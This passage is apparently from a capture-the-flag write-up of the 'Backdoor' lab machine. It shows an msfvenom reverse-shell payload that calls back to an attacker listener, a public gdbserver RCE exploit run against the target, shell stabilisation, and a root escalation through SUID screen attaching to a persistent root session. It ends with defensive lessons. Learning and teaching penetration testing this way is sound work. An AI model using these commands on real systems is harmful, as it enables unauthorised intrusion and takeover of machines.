The boilerplate shows on every line, and so does why the arguments look glued together: cmdline separates each argument with a null byte (\x00) rather than spaces, because that's how the kernel stores the original argv. That /sbin/init auto automatic-ubiquity noprompt on PID 1 is init with Ubuntu's installer parameters, a detail of no offensive value but one that confirms we're reading real processes and not plugin artefacts.
Near the end of the walk the good clue appears: the 1337 process is a gdbserver listening on all interfaces.

/proc/963/cmdline -> gdbserver --once 0.0.0.0:1337 /bin/trueThe two arguments say more than the name does. The 0.0.0.0:1337 means it listens on every interface, not just loopback, which is why we saw it from outside. The /bin/true is the binary it has loaded for debugging, a program that does absolutely nothing: nobody is debugging there, the service is up so that somebody connects.
gdbserver RCE
gdbserver is GDB's remote-debugging component: a local debugger connects to it to debug a binary on another machine. If exposed without authentication (as here), anyone can have it load and execute a binary. searchsploit has the exploit ready:

GNU gdbserver 9.2 - Remote Command Execution (RCE) | linux/remote/50539.pyThe flow is exactly what the exploit prints: build a reverse-shell shellcode with msfvenom (PrependFork=true so the child process survives), open the listener and run the exploit against gdbserver:
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.5 LPORT=443 PrependFork=true -o rev.bin
nc -nlvp 443
python3 gdbserver_rce.py 10.10.11.125:1337 rev.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 106 bytes
Saved as: rev.bin

[+] Connected to target. Preparing exploit
[+] Found x64 arch
[+] Sending payload
[*] Pwned!! Check your listener
The [+] Found x64 arch is the interesting part of the exploit: before sending anything, it asks gdbserver itself for the target's architecture, because the remote debugging protocol exposes it. That's why the msfvenom shellcode has to be linux/x64 and nothing else. And PrependFork=true isn't optional: without it, the process running the payload dies the moment gdbserver finishes and the shell drops in the same second it opens.
On the other side, the listener catches the connection:
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.125] 54806
whoami
user
Stabilising the TTY
The shell that comes in over netcat is not a terminal: no history, no tab completion, no Ctrl+C without losing everything, and any interactive program breaks it. The usual sequence fixes it, by asking script for a real PTY and then handing over control of the local terminal:
script /dev/null -c bash
export TERM=xterm SHELL=bash
# Ctrl+Z to suspend
stty raw -echo; fg
stty rows 49 cols 211
stty raw -echo runs on our machine, not on the victim: it tells our terminal to stop interpreting control keys and pass them straight through. The fg brings the session back to the foreground, now raw. And the final stty rows 49 cols 211 tells the remote shell the real window size, without which editors like nano or vim paint over themselves.
With a usable terminal, user's home directory:

total 36
drwxr-xr-x 6 user user 4096 Nov 10  2021 .
drwxr-xr-x 3 root root 4096 Nov 10  2021 ..
lrwxrwxrwx 1 root root    9 Jul 18  2021 .bash_history -> /dev/null
-rw-r--r-- 1 user user 3771 Feb 25  2020 .bashrc
-rw-r----- 1 root user   33 Jun 19 11:36 user.txt
Two details read themselves. .bash_history is a symlink to /dev/null owned by root: everything typed in that account is discarded. In a lab it's hygiene, so one player doesn't leave clues for the next, but on a real box it's a classic red flag, because it's the first thing done by someone who doesn't want to leave a trail. And user.txt belongs to root:user with -rw-r-----: it's readable by the group, not by the owner, which is how you guarantee the flag can only be read once you hold that specific account.
user@Backdoor:/home/user$ cat user.txt
92b81cef9c798c23a465e18c188b65fb
Shell as root
SUID screen and root's persistent session
With the terminal stable, we hunt for SUID binaries, the ones that run with their owner's privileges instead of the caller's:
find / -perm -4000 2>/dev/null
ps -faux | grep screen
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/su
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/screen
/usr/bin/umount
/usr/bin/mount
/usr/bin/chsh
/usr/bin/pkexec
The list is read looking for the odd one out, not read through. passwd, su, sudo, mount, chsh, gpasswd, pkexec: all of them ship SUID on any Ubuntu and their presence says nothing. The one that has no business being there is /usr/bin/screen, because screen stopped being installed SUID years ago precisely over the holes it opened. Having it here is somebody's decision.
But a SUID screen on its own doesn't hand over the box. The piece that turns it into an escalation is in ps: a root process runs an infinite loop that keeps a screen session named root alive:
USER   PID  %CPU %MEM   VSZ   RSS TTY   STAT START  TIME COMMAND
root   844  0.0  0.0  2608  1540 ?     Ss   11:34  0:01  \_ /bin/sh -c while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root \;; done
user 10074  0.0  0.0  3304   732 pts/1 S+   12:32  0:00  \_ grep --color=auto screen
That while is worth taking apart. Every second, the find checks whether /var/run/screen/S-root/ is empty (-empty), which is how you test whether root has any screen sessions, since each session leaves a socket there. If it is empty, the -exec fires screen -dmS root: it creates a session named root and leaves it detached (-dm), running in the background with nobody attached. Translated: there is always a live, unattended root session.
That's where the two pieces meet. screen -x attaches to an existing session in shared mode, without kicking out whoever is inside, and such a session always exists. What would normally stop us is that the session belongs to root and its socket isn't ours, but the binary is SUID, so running it executes with its owner's privileges and reaches the socket without trouble. The trailing slash in root/ isn't a typo: it tells screen the name refers to another user's session and not to one of ours.
screen -x root/
user@Backdoor:/home/user$ screen -x root/
We drop straight into a root shell, with no password and no exploit involved, and with it the final flag:
root@Backdoor:~# cat /root/root.txt
4cb1e0a4ff8b1de9500477101c1bdd9b
Attack chain
WordPress (:80) + ebook-download plugin
   │  LFI / directory traversal (ebookdownloadurl)
   ▼
read /proc/<PID>/cmdline → 1337 is gdbserver
   │  gdbserver RCE (msfvenom + 50539.py)
   ▼
reverse shell as user  →  user.txt
   │  SUID screen + root loop recreating the session
   ▼
screen -x root/  →  root  →  root.txt
Lessons learned
- An LFI doesn't stop at
wp-config.php. Reading/proc/<PID>/cmdlineturns file read into system recon: it reveals internal services, arguments and paths invisible from outside. - The port
nmapcan't fingerprint is the one to chase. Awaste?with a question mark isn't a service calledwaste, it's a guess from thenmap-servicesfile in the absence of a banner. The two portsnmapdid identify led nowhere; the one that refused to talk was the whole box. - The junk in a response is information too. The plugin repeated the requested path three times and appended a fixed
<script>window.close()</script>. That constant boilerplate is exactly what made it possible to filter hundreds of empty PIDs by size (> 82) and keep only the real processes. - Never expose a
gdbserverwithout authentication. It's remote code execution by design; keep it on loopback or behind an SSH tunnel, never on0.0.0.0. The/bin/trueit had loaded gave it away: nobody was debugging anything, the service was there for somebody to connect to. - The SUID bit on powerful binaries is an escalation waiting to happen. SUID
screen, combined with an always-onrootsession, hands over superuser. Audit your SUID inventory and strip it from anything that doesn't need it (SUID abuse). - Two harmless settings can be critical together. A SUID
screenwith no foreign sessions leads nowhere, and a loop keeping arootsession alive with an ordinary binary leads nowhere either. The escalation exists only because both coexist, and that kind of combination is exactly what a checklist audit misses. - Directory listing is free intel for the attacker. Listing
/wp-content/pluginspointed straight at the vulnerable plugin, and revealed it was the only third-party one installed; disable it in the server config.